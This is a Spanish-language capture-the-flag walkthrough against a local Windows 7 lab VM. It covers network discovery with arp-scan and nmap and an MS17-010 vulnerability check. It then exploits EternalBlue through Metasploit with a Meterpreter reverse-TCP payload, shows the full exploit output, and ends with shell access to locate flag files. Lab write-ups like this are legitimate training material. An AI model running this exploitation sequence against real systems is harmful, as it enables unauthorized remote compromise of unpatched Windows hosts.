Microshoft

Paso 1

Una vez levantado la máquina `.ova` en otra ventana de `vmware` o en `virtualbox` procedemos a hacer el reconocimiento.

Usamos `arp-scan` para buscar en nuestra red local e identificar la IP de la máquina Windows que estamos ejecutando en segundo plano, con el siguiente comando:

```
sudo arp-scan --localnet
```


Resultado:

Al saber que es en `VMWare` me fui directamente a probar esa IP

Así que probé con un `ping` para verificar si era el Windows que estamos buscando.

```
ping -c IP
```

Resultado:




Observamos que tiene un ttl=128 por lo que verificamos que es un Windows.

Paso 2

Una vez verificada la IP de la máquina procedemos a realizar a usar `nmap` para ver más información sobre la máquina:

```
sudo nmap -p- -sC -sV --min-rate 5000 -vvv  --open -sS -n -Pn IP -oN escaneo
```

Resultado:




Lo que nos interesa aquí es el puerto 445 y ver si es vulnerable a `eternalblue` .

Paso 3

Usamos nuevamente `nmap` para ver si es vulnerable a `eternalblue` con el siguiente comando:

```
sudo nmap --script smb-vuln-ms17-010 -p 445 IP
```

Resultado:




El resultado nos dice que esta máquina si es vulnerable a `eternalblue` . Para agilizar el proceso usaremos `metasploit` .

Paso 4

Para abrir `metasploit` usamos el siguiente comando:

```
msfconsole
```



Una vez dentro de `metasploite` buscamos algún exploit con `eternalblue` usamos el mismo que nos dio `nmap` que es `ms17_010`:


```
search ms17_010
```

El resultado que nos da es el siguiente:

Usaremos el exploit 0 por lo que usaremos estos comandos:

```
> msfconsole
Con este comando usamos metasploit.

> search ms17_010
Este comando sirve para buscar la vulnerabilidad.

> use 0
Le indicamos el numero del exploit a usar.

> show options
Le indicamos las opciones con las que funcióna este exploit.

> set RHOSTS IP (EJEMPLO - 0.0.0.0.0)
Con este comando Le indicamos la ip que queremos atacar.

> exploit
Con este comando lanzamos el exploit.
```

Resultado:



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.17     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Resultado:

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 192.168.1.18
RHOSTS => 192.168.1.18
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> exploit

[*] Started reverse TCP handler on [redacted]:4444
[*] [redacted]:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] [redacted]:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (
64-bit)
[*] [redacted]:445      - Scanned 1 of 1 hosts (100% complete)
[+] [redacted]:445 - The target is vulnerable.
[*] [redacted]:445 - Connecting to target for exploitation.
[+] [redacted]:445 - Connection established for exploitation.
[+] [redacted]:445 - Target OS selected valid for OS indicated by SMB reply
[*] [redacted]:445 - CORE raw buffer dump (40 bytes)
[*] [redacted]:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] [redacted]:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] [redacted]:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] [redacted]:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] [redacted]:445 - Trying exploit with 12 Groom Allocations.
[*] [redacted]:445 - Sending all but last fragment of exploit packet
[*] [redacted]:445 - Starting non-paged pool grooming
[+] [redacted]:445 - Sending SMBv2 buffers
[+] [redacted]:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] [redacted]:445 - Sending final SMBv2 buffers.
```

Paso 5

Una vez el proceso termine es exitoso ya estamos dentro de la máquina Windows ahora toca la escalada de privilegios.

```
shell
```

Usamos ese comando para utilizar shell como terminal en vez de `Meterpreter`

```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 1656 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ls
```

Procedemos a navegar a donde están los usuarios:


```
cd C:\Users
```

Luego en los usuarios listamos con `dir`

Podemos observar los diferentes usuarios existentes


Nos movemos hacia el usuario Admin:


```
cd Admin
```



Para agilizar la búsqueda del `.txt` usamos un comando para agilizar el proceso:

```
dir C:\Users\admin.txt.txt /s
```





Hacemos lo mismo para la flag del `user` llamado Lola

Y listo!